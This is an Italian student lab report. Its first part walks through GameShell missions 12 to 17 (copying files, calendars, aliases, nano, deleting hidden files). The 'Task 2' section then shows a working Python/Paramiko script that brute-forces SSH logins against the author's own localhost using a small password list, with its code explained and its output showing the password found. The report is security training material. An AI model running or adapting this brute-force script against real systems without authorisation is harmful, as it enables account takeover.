12383_tapestry_05  22548_tapestry_06  51504_tapestry_03  61232_tapestry_01  coin_3      standard_3
15721_tapestry_08  24387_tapestry_07  52377_tapestry_09  coin_1            standard_1  standard_4
17152_tapestry_04  34649_tapestry_10  54138_tapestry_02  coin_2            standard_2

~/Castle/Great_hall
[mission 11] $ gsh check

Congratulations, mission 11 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]

|                                     |
+-----+-----+
| Use the command                    |
|   $ gsh help                      |
| to get the list of "gsh" commands. |
+-----+-----+
|                                     |

~/Castle/Great_hall
[mission 12] $
```

0 0 0

MISSIONE 12

```
( ^ )
( [ ] )-----
/ | Mission goal
/ | =====
/ |
/ | While wandering around the first floor of the main tower, some magnificent paintings catch
/ | your eye. Add a copy of the oldest one to your chest.
/ |
/ |
/ | Secondary objectives
/ | -----
/ |
/ | Take a moment to admire the sheer beauty of the paintings.
/ |
/ |
/ | Useful commands
/ | =====
/ |
/ | ls -l
/ |     Print the list of files of the current directory, with additional information including last
/ |     modification date.
/ |
/ | cat FILE
/ |     Display the contents of the file.
( [ ] )-----
( ^ )
```

L'obiettivo è aggiungere una copia del più vecchio quadro del First Floor nella Chest.

Mi sono recato al First Floor.

L'opzione "-l" mostra: permessi, proprietario, dimensione e data di ultima modifica
Qui il più vecchio è "painting_RCjfHHBb", datato 1986.

```
~/Castle/Great_hall
[mission 12] $ cd ~/Castle/Main_tower/First_floor

~/Castle/Main_tower/First_floor
[mission 12] $ ls -l
total 16
-rw-rw-r-- 1 kali kali 1503 Mar  3  2002 painting_jBfTkGOb
-rw-rw-r-- 1 kali kali 1055 Sep 10  1986 painting_RCjfHHBb
-rw-rw-r-- 1 kali kali 1455 Apr 13  2013 painting_YvsVneID
drwxrwxr-x 3 kali kali 4096 Sep  6 18:01 Second_floor/
```

E' sufficiente copiare il file in questione nella directory richiesta dalla missione e verificare che si trovi lì.

Il comando utilizzato è stato composto da:

cp = copia

painting_RCjfHbBb = il nome del quadro che ci interessa

~/Forest/Hut/Chest = il percorso fino alla chest

```
~/Castle/Main_tower/First_floor
[mission 12] $ cp painting_RCjfHbBb ~/Forest/Hut/Chest

~/Castle/Main_tower/First_floor
[mission 12] $ ls ~/Forest/Hut/Chest
12383_tapestry_05  22548_tapestry_06  51504_tapestry_03  61232_tapestry_01  coin_3              standard_2
15721_tapestry_08  24387_tapestry_07  52377_tapestry_09  coin_1             painting_RCjfHbBb  standard_3
17152_tapestry_04  34649_tapestry_10  54138_tapestry_02  coin_2             standard_1         standard_4

~/Castle/Main_tower/First_floor
[mission 12] $ gsh check

Congratulations, mission 12 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]
```

MISSIONE 13

```

      ^
  (-----)
  |         |
  | /  Mission goal
  | /  =====
  | /
  | /  Nostradamus predicted a spectacular star conjunction on the 01-15-1938.
  | /  But what will the day of the week be on that date?
  | /
  | /  When you have it, run the command ``gsh check``.
  | /
  | /
  | /  Useful commands
  | /  =====
  | /
  | /  cal
  | /    Print a calendar for the current month.
  | /
  | /  cal YEAR
  | /    Print a calendar for the given year.
  |         |
  (-----)
      ^

+-----+
|         |
| This mission is optionnal. You can skip it and go to the next one with the
| command
|
| $ gsh skip
|         |
+-----+

```

L'obiettivo è scoprire il giorno della settimana della data riportata (01-15-1938) predetta da Nostradamus.

Dopo aver visionato il calendario del 1938 tramite il comando “cal 1938”, è stato possibile decretare il giorno, ossia Sabato 15 Gennaio.

```
~/Castle/Main_tower/First_floor
[mission 13] $ cal 1938

          1938
    January      February      March
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
                1          1 2 3 4 5          1 2 3 4 5
 2 3 4 5 6 7 8 6 7 8 9 10 11 12 6 7 8 9 10 11 12
 9 10 11 12 13 14 15 13 14 15 16 17 18 19 13 14 15 16 17 18 19
16 17 18 19 20 21 22 20 21 22 23 24 25 26 20 21 22 23 24 25 26
23 24 25 26 27 28 29 27 28          27 28 29 30 31
30 31

    April      May      June
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
                1 2          1 2 3 4 5 6 7          1 2 3 4
 3 4 5 6 7 8 9 8 9 10 11 12 13 14 5 6 7 8 9 10 11
10 11 12 13 14 15 16 15 16 17 18 19 20 21 12 13 14 15 16 17 18
17 18 19 20 21 22 23 22 23 24 25 26 27 28 19 20 21 22 23 24 25
24 25 26 27 28 29 30 29 30 31          26 27 28 29 30

    July      August      September
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
                1 2          1 2 3 4 5 6          1 2 3
 3 4 5 6 7 8 9 7 8 9 10 11 12 13 4 5 6 7 8 9 10
10 11 12 13 14 15 16 14 15 16 17 18 19 20 11 12 13 14 15 16 17
17 18 19 20 21 22 23 21 22 23 24 25 26 27 18 19 20 21 22 23 24
24 25 26 27 28 29 30 28 29 30 31          25 26 27 28 29 30
31

```

Nonostante il giorno corretto sia sabato, sia quest'ultimo, sia tutti gli altri giorni della settimana mi sono stati calcolati come errore, forse per un errore di programmazione, quindi ho saltato questa missione, che era facoltativa e skippabile.

```
~/Castle/Main_tower/First_floor
[mission 13] $ gsh check
What was the day of the week for the 07-13-1909?
 1 : Monday
 2 : Tuesday
 3 : Wednesday
 4 : Thursday
 5 : Friday
 6 : Saturday
 7 : Sunday
Your answer: Sunday
That's not even a valid answer!

Sorry, mission 13 hasn't been completed.

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]

|
+-----+
| Use the command |
|   $ gsh help   |
| to get the list of "gsh" commands. |
+-----+
|

~/Castle/Main_tower/First_floor
[mission 13] $ █
0 ^ 0
```

MISSIONE 14

```
( )==(
Mission goal
=====

Checking for hidden files is taking too long!

Create an alias "la" to run the command ``ls -A`` in order to list all files, including hidden
ones, with only 2 letters.

Define the synonym

    la

for the command

    ls -A

and check that it works as expected.

How fortunate, there is a nice rock hidden just where you are.

Useful commands
=====

alias STRING='COMMAND'
[Press space to continue, q to quit.]
```

L'obiettivo è creare un alias "la" per poter eseguire il comando "ls -A" così da poter listare tutti i file, inclusi quelli nascosti, con sole due lettere.

Il comando strutturato è stato il seguente:

alias = comando per creare un alias.

la= il nuovo nome breve del comando.

'ls -A' = il comando vero e proprio che verrà eseguito.

Il comando per intero è stato: " **alias la='ls -A'** "

poi abbiamo testato l'alias con "la".

```
~/Castle/Main_tower/First_floor
[mission 14] $ alias la='ls -A'

~/Castle/Main_tower/First_floor
[mission 14] $ la
.nice_rock  painting_jBfTkG0b  painting_RCjfHbBb  painting_YvsVneID  Second_floor/

~/Castle/Main_tower/First_floor
[mission 14] $ gsh check

Congratulations, mission 14 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]

+-----+
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
+-----+
```

MISSIONE 15

```
()==(
Mission goal
=====

Create a file named "journal.txt" in your chest and write a short message in it.
You can use this file to record your notes and solutions for the upcoming missions.

Details
-----

``nano`` is a command-line text editor. You can use it whenever you need to edit a file from
the shell.

Useful commands
=====

nano FILE
Edit the file from the shell.
(If the file does not exist, it will be created.)

Keybindings are listed at the bottom of the screen (the "^" symbol means "Control"). The
most important ones are:
Control-x    quit
Control-o    save
Control-w    search for a string

[Press space to continue, q to quit.]
0 0 0
```

L'obiettivo è creare un file chiamato "journal.txt" nella Chest e scriverci un messaggio. Questo file potrà essere utilizzato come blocco note per le prossime missioni.

Dopo essermi recato alla Chest, ho scritto il comando "nano journal.txt"

```
~/Castle/Main_tower/First_floor
[mission 15] $ cd ~/Forest/Hut/Chest

~/Forest/Hut/Chest
[mission 15] $ nano journal.txt
```

→

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
GNU nano 8.6 journal.txt *
Blocco note per le missioni...
```

Successivamente aver scritto il messaggio, sono uscito, salvando.

Ne ho verificato la presenza nella Chest ed ho completato la missione.

```
~/Forest/Hut/Chest
[mission 15] $ ls
12383_tapestry_05 22548_tapestry_06 51504_tapestry_03 61232_tapestry_01 coin_3 standard_1 standard_4
15721_tapestry_08 24387_tapestry_07 52377_tapestry_09 coin_1 journal.txt standard_2
17152_tapestry_04 34649_tapestry_10 54138_tapestry_02 coin_2 painting_RCjfhHbB standard_3

~/Forest/Hut/Chest
[mission 15] $ gsh check

Congratulations, mission 15 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]

|-----|
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
|-----|
```

Per leggere il contenuto in qualsiasi momento: **cat journal.txt**

MISSIONE 16

```

Mission goal
=====

Create an alias "journal" in order to easily edit your journal file wherever you are.

Details
-----

To edit the journal file with ``nano`` from, for example, the cellar or the throne room, you
need to give the full path to the file: "~/Forest/.../journal.txt".

To avoid typing this long command each time, you can create an alias just like

    alias la='ls -a'

Useful commands
=====

nano FILE
  Edit the file from the shell.

[Press space to continue, q to quit.]
```

L'obiettivo è creare un alias chiamato "journal"

L'alias deve permettere di aprire il file journal.txt con nano da qualsiasi posizione.

Partiamo dal presupposto che il comando "nano ~/Forest/Hut/Chest/journal.txt" apre il nostro file di testo, come visibile.

```
[mission 16] $ nano ~/Forest/Hut/Chest/journal.txt
```

```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

GNU nano 8.6 /home/kali/progetto/gameshell.2/World/Forest/Hut/Chest/journal.txt
Blocco note per le missioni...
```

“**alias**” = il comando della shell Linux che crea un “soprannome” per un comando lungo o complicato.
 Serve a risparmiare tempo: invece di scrivere tutto il percorso e il comando ogni volta, si utilizza l’alias.

'nano ~/Forest/Hut/Chest/journal.txt' = tutto ciò tra le virgolette singole è il comando che verrà eseguito quando digiteremo “journal”.

```
~
[mission 16] $ alias journal='nano ~/Forest/Hut/Chest/journal.txt'

~
[mission 16] $ gsh check

Congratulations, mission 16 has been successfully completed!

~
[mission 16] $ gsh check

Congratulations!

From now on you can use the file
"~/gshrc"
to record aliases. More information can be found in the file (it has
been created for you).
```

MISSIONE 17

```
(0)===) >=====
V ...../
(
) Mission goal
(
) =====
(
) At the back of the cellar, there is a small opening going to the spider
) queen's lair.
( Go there, and remove the spider queen (and nothing else).
)
(
) Note: you have a limited amount of time (20 seconds) to do that. You can
( use the command ``gsh reset`` to reset the timer.
)
( Another thing: shell patterns have been deactivated. You cannot use the
) wildcards ``*`` or ``?``.
(
)
( Useful commands
) =====
(
) Tab
( The "Tabulation" key completes the name of a file or directory once you
) have typed the beginning of its name. This only works
( if there is only one possible completion.
)
[Press space to continue, q to quit.]
0 0 0
```

L'obiettivo è entrare nella tana della regina ragno (spider queen) nel retro della Cellar.

-Bisogna rimuovere solo la spider queen, senza eliminare altri ragni.

-Si hanno solo 20 secondi per completare la missione.

-Non si possono usare i wildcards * o ?, cioè niente rm *.txt o simili.

Si può utilizzare usare il comando gsh reset per resettare il timer in caso di errore.

VELOCEMENTE:

-Mi sono spostato nella Cellar

-Ho visualizzato tutti i file, inclusi quelli nascosti con "ls -A" (ls mostra i file presenti nella directory.

L'opzione -A mostra anche i file nascosti, quelli che iniziano con un punto. In questa lista ci sono i pipistrelli e la directory della spider queen).

-Sono entrato nella directory della spider queen (con "cd .Lair[...] + tab", per completamento veloce) Questo comando mi ha portato dentro la tana.

-Ho visualizzato i file all'interno della tana (ls -A)

-Ho trovato e rimosso il file della spider queen (**rm .12345_spider_queen**). Dopo questo comando, la spider queen è eliminata.

-Verifica con il check.

```
~/Castle/Cellar
[mission 17] $ cd ~/Castle/Cellar

~/Castle/Cellar
[mission 17] $ cd .Lair_of_the_spider_queen\ rsFxlaQZYQr0czuA gzoPpi0QJJcwYwcE/

~/Castle/Cellar/.Lair_of_the_spider_queen rsFxlaQZYQr0czuA gzoPpi0QJJcwYwcE
[mission 17] $ ls -A
OoXQanrNGJMRJyIB_spider_queen_qMpgDDJcKhaGcGrq zaFYTWdknrngrRlR_baby_bat_pXAMhszuxDtEJKEE

~/Castle/Cellar/.Lair_of_the_spider_queen rsFxlaQZYQr0czuA gzoPpi0QJJcwYwcE
[mission 17] $ rm OoXQanrNGJMRJyIB_spider_queen_qMpgDDJcKhaGcGrq

~/Castle/Cellar/.Lair_of_the_spider_queen rsFxlaQZYQr0czuA gzoPpi0QJJcwYwcE
[mission 17] $ gsh check
Perfect, it took you only 19 seconds to complete this mission!

Congratulations, mission 17 has been successfully completed!

[ progress was saved in /home/kali/progetto/gameshell-save.sh ]
```

TASK 2

L'obiettivo di questo secondo task è creare uno script in Python che esegua un attacco brute-force SSH su una macchina Debian/Ubuntu/Kali controllata dall'utente.

1. Intanto ho verificato che Server SSH fosse installato e attivo sulla macchina locale.

```
(kali@kali) - [~/progetto]
$ sudo apt update
[sudo] password for kali:
Hit:1 https://packages.microsoft.com/repos/code stable InRelease
Hit:2 http://http.kali.org/kali kali-rolling InRelease
808 packages can be upgraded. Run 'apt list --upgradable' to see them.
Warning: https://packages.microsoft.com/repos/code/dists/stable/InRelease: Policy will reject signature within a year, see --audit for details

(kali@kali) - [~/progetto]
$ sudo apt install openssh-server -y
The following packages were automatically installed and are no longer required:
  python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl
Use 'sudo apt autoremove' to remove them.

Upgrading:
  openssh-client openssh-client-gssapi openssh-server openssh-sftp-server

Summary:
  Upgrading: 4, Installing: 0, Removing: 0, Not Upgrading: 804
  Download size: 1,796 kB
  Space needed: 4,096 B / 61.0 GB available

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 openssh-sftp-server amd64 1:10.0p1-8 [65.3 kB]
Get:4 http://kali.mirror.garr.it/kali kali-rolling/main amd64 openssh-client-gssapi all 1:10.0p1-8 [143 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 openssh-server amd64 1:10.0p1-8 [601 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 openssh-client amd64 1:10.0p1-8 [986 kB]
Fetched 1,796 kB in 1s (1,485 kB/s)
Preconfiguring packages ...
(Reading database ... 421302 files and directories currently installed.)
Preparing to unpack .../openssh-sftp-server_1%3a10.0p1-8_amd64.deb ...
Unpacking openssh-sftp-server (1:10.0p1-8) over (1:10.0p1-5) ...
Preparing to unpack .../openssh-server_1%3a10.0p1-8_amd64.deb ...
Unpacking openssh-server (1:10.0p1-8) over (1:10.0p1-5) ...
Preparing to unpack .../openssh-client_1%3a10.0p1-8_amd64.deb ...
```

```

(kali㉿kali)-[~/progetto]
$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/ssh.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(kali㉿kali)-[~/progetto]
$ sudo systemctl start ssh

(kali㉿kali)-[~/progetto]
$ ssh localhost

The authenticity of host 'localhost (::1)' can't be established.
ED25519 key fingerprint is SHA256:IwdYJP2r7u+K1780qPgTiGaFU/gX3zbyD7A1DKJmkZQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
kali@localhost's password:
Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(kali㉿kali)-[~]
$

```

2. Ho proceduto alla creazione della wordlist di password. Dentro la cartella “progetto”, ho eseguito il comando “nano passwords.txt”, scrivendo, di quattro password, tre false e una reale (la mia). Il contenuto è verificabile in qualunque momento tramite “cat passwords.txt”.

```

(kali㉿kali)-[~]
$ cd /home/kali/progetto

(kali㉿kali)-[~/progetto]
$ nano passwords.txt

```

```

GNU nano 8.6
4321
drowssap
ilak321
kali

```

3. Mi sono procurato Paramiko, libreria Python per SSH, tramite “sudo apt install python3-paramiko -y”

```

(kali㉿kali)-[~]
$ sudo apt install python3-paramiko -y

[sudo] password for kali:
python3-paramiko is already the newest version (3.5.1-3).
python3-paramiko set to manually installed.
The following packages were automatically installed and are no longer required:
  python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 801

(kali㉿kali)-[~]
$ nano passwords.txt

```

4. Ho proceduto alla scrittura dello script Python su “**nano ssh_bruteforce.py**”

```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

GNU nano 8.6 ssh_bruteforce.py *
import paramiko
import time

host = "127.0.0.1"      # indirizzo della macchina di test
user = "kali"          # sostituisci con il tuo utente
password_file = "passwords.txt"

# Creazione client SSH
ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

print("[INFO] Inizio attacco brute-force...")

try:
    with open(password_file, "r") as f:
        count = 0
        success = False

        for password in f:
            password = password.strip()
            count += 1
            try:
                ssh.connect(hostname=host, username=user, password=password, timeout=3)
                print(f"[SUCCESS] Password trovata: {password}")
                success = True
                break
            except paramiko.AuthenticationException:
                print(f"[FAIL] Tentativo {count}: {password}")
            except paramiko.SSHException as e:
                print(f"[ERROR] Tentativo {count} - errore SSH: {e}")
            except Exception as e:
                print(f"[ERROR] Tentativo {count} - altro errore: {e}")
            time.sleep(0.5) # Pausa tra i tentativi

        if not success:
            print("[INFO] Nessuna password corretta trovata.")
finally:

```

Come ho strutturato lo script:

1. `import paramiko` = gestisce la connessione SSH in Python.
`Import time` = permette di inserire pause tra i tentativi, per non sovraccaricare il server.
2. `host` = indirizzo della macchina di test.
`user` = utente SSH della VM.
`password_file` = file che contiene la lista delle password da provare.
3. `SSHClient()` = permette di gestire le connessioni SSH in modo programmato.
`set_missing_host_key_policy(AutoAddPolicy())` = consente al client di accettare automaticamente le chiavi degli host sconosciuti, evitando errori di autenticità della macchina di test. In pratica, questa configurazione assicura che lo script possa tentare la connessione anche se non si è mai connessi prima a quella macchina, senza richiedere conferme manuali.

Nello specifico, `AutoAddPolicy()` è una politica predefinita di Paramiko che dice: “Se la chiave del server non è presente nel database delle chiavi conosciute, aggiungila automaticamente e continua la connessione.”

4. Print del messaggio iniziale, che comunica all'utente l'inizio dell'esecuzione dello script.

5. Lettura del file password:
`open(password_file, "r")` = apre il file delle password in modalità lettura ("r").
`with ... as f` = utilizza un context manager, che chiude automaticamente il file alla fine del blocco.
`count` = tiene traccia di quanti tentativi sono stati effettuati.
`Success` = variabile che indica se è stata trovata la password corretta.

`or password in f:` = legge una riga alla volta dal file f. Ogni riga contiene una password.

`password.strip()` = rimuove eventuali spazi bianchi e caratteri di nuova linea (\n) all'inizio o alla fine della riga. Serve perché spesso nei file di testo ci sono spazi o ritorni a capo che altrimenti rovinerebbero la connessione SSH.

`count += 1` = aumenta il contatore dei tentativi, utile per stampare messaggi tipo [FAIL] Tentativo 3: password.

6. Tentativo di connessione SSH
Tenta di connettersi con la password corrente.
Se va a buon fine: stampa [SUCCESS], aggiorna `success = True` e interrompe il ciclo.

7. Gestione degli errori (except).
`AuthenticationException` = password sbagliata.
`SSHException` = problemi generali SSH (es. handshake fallito).
`Exception` = altri errori imprevisti.

8. Pausa tra tentativi (`time.sleep(0.5)`)

9. Messaggio “if not success”, se nessuna macchina funziona.
10. Chiusura della connessione (finally):
 - Chiude il client SSH indipendentemente dall’esito dei tentativi.
 - Stampa un messaggio di conclusione.

5. Infine l’ho salvato, l’ho eseguito (python3 ssh_bruteforce.py) e ho visionato i risultati:

```
(kali㉿kali)-[~]  
$ python3 ssh_bruteforce.py  
  
[INFO] Inizio attacco brute-force...  
[FAIL] Tentativo 1: 4321  
[FAIL] Tentativo 2: drowssap  
[FAIL] Tentativo 3: ilak321  
[SUCCESS] Password trovata: kali  
[INFO] Attacco terminato.  
  
(kali㉿kali)-[~]  
$
```